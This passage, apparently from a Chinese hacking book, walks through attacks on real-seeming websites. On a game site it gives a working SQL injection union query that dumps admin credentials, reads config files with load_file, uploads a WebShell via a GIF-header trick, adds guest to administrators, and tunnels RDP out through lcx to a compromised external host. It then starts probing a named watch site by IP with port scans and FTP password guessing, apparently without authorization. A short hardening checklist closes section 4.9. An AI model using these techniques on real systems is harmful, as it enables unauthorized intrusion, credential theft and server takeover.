主站都是 html 页面，基本都是调用 game 和 bbs 等分站的新闻，找到 game 分站的一动态链接，然后进行 SQL 注入手工检测，输入“http://game.xxx.com/xxx/news/xxx.php?xxid=84 and 1=1”正常“http://game.xxx.com/xxx/news/xxx.php?xxid=84 and 1=2”页面出错，可以判断该链接存在 SQL 注入漏洞，如图 4-148 所示。



图 4-148　判断注入存在

继续手工进行测试到 Order by 19/*页面正常，继而得到索引值分别是 3、7、8、9 并且得到数据库用户名、数据库名、数据库版本、操作系统等敏感信息，如图 4-149 所示。

3. 获取管理员账户密码

获知该网站数据库用 ROOT 账户连接，因为 MySQL5 新增加一个库叫 information_schema，可以爆库爆表爆字段，这可减轻猜表猜列的烦琐工作了。（而且也不

一定能猜到)利用 information_schema 爆出 bgopweb_db 库存在 bgop_adminuser 表和 UserId、UserName、Password 列名。如图 4-150 所示，构造以下语句获取管理员账户密码：



图 4-149　得到敏感信息

http://game.xxx.com/xxx/news/xxx.php?xxid=84%20and%201=2%20union%20select%201,2,UserName,4,5,6,Password,8,9,10,11,12,13,14,15,16,17,18,19%20from%20bgop_adminuser/*



图 4-150　得到账户密码

一切来得是这么容易，可却破解不出密码。Limlt 进行递增发现只有 admin 一个账户。继续跨库查询 www.xxx.com 下的管理员账户密码还是解不出密码，看来进入后台拿 WebShell 的思路是不行了。

4.9.3　获得突破

1. 获得网站路径

MySQL4.0 以上的版本 magic_quotes_gpc 默认为 on，则不能写个一句话进去，目前还

没得到网站绝对路径。利用 MySQL 出错信息在百度谷歌搜索了一圈，也没找到路径，看来只能社工密码了，在先前得到的信息中组合了多组密码尝试登录后台。没想到登录失败直接爆出网站绝对路径了，如图 4-151 所示。




图 4-151　获得网站路径

2．获取 WebShell

有了网站路径并且是 ROOT 权限一般情况下都能获得 WebShell 权限，虽然 MySQL4.0 以上的版本 magic_quotes_gpc 默认为 on 不能写入文件，但可通过 load_file 读取文件，如图 4-152 所示直接读取数据库配置文件内容。




图 4-152　获得 ROOT 密码

通过读取数据库配置文件得到了 MySQL 数据库 ROOT 的密码，但是不能外连。找 phpmyadmin 显示 403 页面，如图 4-153 所示，不过在配置文件里发现了$htmlediturl = '/uploadimg/XXXfck/Imagc/'; // 可视化编辑器上传路径，花了 10 多分钟终于找到 FCK 地址，由于是修改过的 FCK 编辑器，无法直接上传 php 后缀文件，Server: Apache/2.2.6 (Win 32) php/5.2.5 IIS6 的解析漏洞也用不上了，还有列目录也无效，如图 4-154 所示。




图 4-153　phpMyadmin 无效




图 4-154　上传 WebShell 失败

继续读文件，看到好多编辑新闻、添加玩家图片、添加友情链接、添加广告的链接。复制添加友情链接的链接访问，居然后台没验证，直接就可以添加友情链接了。在上传 logo 位置有“图片不能大于 100kB，类型必须为（.jpg,.gif,.png）”，没关系，gif89a;.文件头欺骗上传成功，如图 4-155 所示，查看图片属性从而获得 WebShell 的真实地址，在浏览器中访问得到 WebShell，如图 4-156 所示。




图 4-155　上传 WebShell 成功




图 4-156　获得 WebShell

4.9.4　获取系统权限

1．查看当前用户权限

在 WebShell 里执行 whoami 可以查看当前权限，显示当前用户权限为 system，如图 4-157 所示，说明可以直接提权。




图 4-157　得知当前用户权限为 system

2. 提升 guest 账户权限

选择“phpfunc”，然后执行命令“net localgroup administrators guest /add”将 guest 用户添加到管理员组中，使其具有管理员权限，同时激活 Guest 账号，并为之设置一个密码，如图 4-158 所示。




图 4-158 提升账户权限

3. 使用 lcx 转发端口

Guest 用户已提升为管理员组了，但处于内网之中，所以需要进行端口转发，在外网肉鸡服务器里执行 lcx.exe -listen 51 1234 监听本地 1234 端口，然后在 WebShell 里执行 D:\WebData\game.xxxxx.com\lcx.exe -slave 外网 IP 51 127.0.0.1 3389"，如图 4-159 所示，成功进行转发。最后使用远程终端进行登录，在连接地址中输入“127.0.0.1”进行登录，输入用户名和密码，成功登录系统，如图 4-160 所示。



图 4-159 使用 LCX 进行端口转发




图 4-160　得到系统权限

4.9.5　总结与探讨

在此次检测过程中也并没用到什么高深技术，大概总结这次的检测流程是：在对注入爆得管理员账户密码后破解不出明文密码，通过 load_file()读取配置文件找到 fck 编辑器还是不能上传 WebShell，继续读取后台文件找到上传页面恰好后台权限验证不严使得成功上传 WebShell 利用 LCX 内网转发得到系统权限。其实更多的是灵活运用 php+MySQL5 的注入，如果此次未读到可上传文件页面，也可以利用 load_file()函数读出 sam 文件内容跑密码 Hash 或者读取 Program Files 目录下有无 Serv-U 信息，利用 Ftp 登录等。最后提醒朋友几大漏洞点和须坚持的几大原则。

- 网站存在高风险漏洞 SQL 注入漏洞
- 后台登录处存在爆路径漏洞
- 网站后台文件权限验证不严
- Apache 服务禁止使用 system 权限
- 定时备份数据
- 数据库账户仅仅使用普通用户即可，不需要高权限的 ROOT 账户。
- 使用足够强壮的管理密码
- 请专业的安全人员定期的安全评估工作。通过定期的安全评估和渗透工作，寻自身系统和应用的薄弱项。
- 使用第三方的 Web 应用防火墙保护网站。

4.10　对某手表网站的一次安全检测

朋友是一个哈韩族，老给我推荐一些韩国出产的一些工艺品，呵呵，说真的，老韩的

一些工业品还是不错的，特别是服装挺时尚的，女朋友就曾经买过两件，哈哈，穿起来挺漂亮的，最近朋友又给我推荐了一个卖手表的网站（http://rolexcopy.net/），直接打开如图 4-161 所示，手表看起来不错哦，跟劳力士有得一拼哦！



图 4-161　打开手表网站

韩国是美国的小弟，俺是安全爱好者，看到韩国网站就想看看该网站的安全做得如何，当我浏览网站产品时，如果要查看详细情况时，都会自动跳转到登录页面。如图 4-162 所示，仅仅查看而已，都要登录，有这个必要吗？到底它网站的安全性如何呢？



图 4-162　跳转后的登录界面

4.10.1 信息收集

1. 获取 IP 地址

首先打开 DOS 窗口，然后使用“ping rolexcopy.net”获取该网站的真实 IP 地址，如图 4-163 所示，通过 ping 命令知道该主机采取了一些安全措施，丢包率比较高，应该是禁止进行 ping 等命令。




图 4-163　获取真实 IP 地址

2. 使用 superscan 探测端口

使用 supersan3.0 扫了一下 IP 地址为“58.121.85.96”的端口开放情况，如图 4-164 所示，发现只开了 21，22，80 端口，从端口开放情况来看，对外提供服务仅仅 21 和 80 端口，感觉安全应该还可以，只能从 Web 和 Ftp 入手。



图 4-164　情况开放情况

3. Ftp口令扫描

使用一些Ftp口令扫描工具对该IP地址扫描，使用了多个字典进行扫描，均未成功，看来Ftp口令扫描攻击方法不行。一般站点都会开放Ftp服务，Ftp服务主要用来上传程序等，一般默认会设置在Web目录，因此一旦获取了Ftp口令，就可以跟用户一样“正常”使用Ftp来上传和下载Web程序，通过上传WebShell或者获取数据库等方式来进行渗透和控制。

4.10.2 寻找注入点

1. 手动寻找SQL注入点

先手动对该网站地址进行SQL注入点的检测，在地址后加入“'”、“or”等，例如在地址栏中分别输入，http://rolexcopy.net/goods/content.asp?big=3&middle=12&small=1&num=30967’后回车，在地址栏中会自动变成“http://rolexcopy.net/goods/content.asp?big=3&middle=12&small=1&num=30967%20and%201=1”，如图4-165所示。




图4-165 出现SQL错误提示

虽然手动检测结果提示为SQL错误，当后面使用一些脚本测试，没有找到明显的SQL注入点，使用HDSI等工具进行探测的结果也显示无注入点的话，说明暂时找不到注入点。

2. 寻找上传地址

通过是使用Flashget以及digshell挖掘鸡等工具对该网站进行上传地址搜索和检查，在http://rolexcopy.net/other/contact_us.asp这个页面找到一个上传，但不能上传asp、asa等可以

提升权限的文件类型。

3. 旁注信息搜集

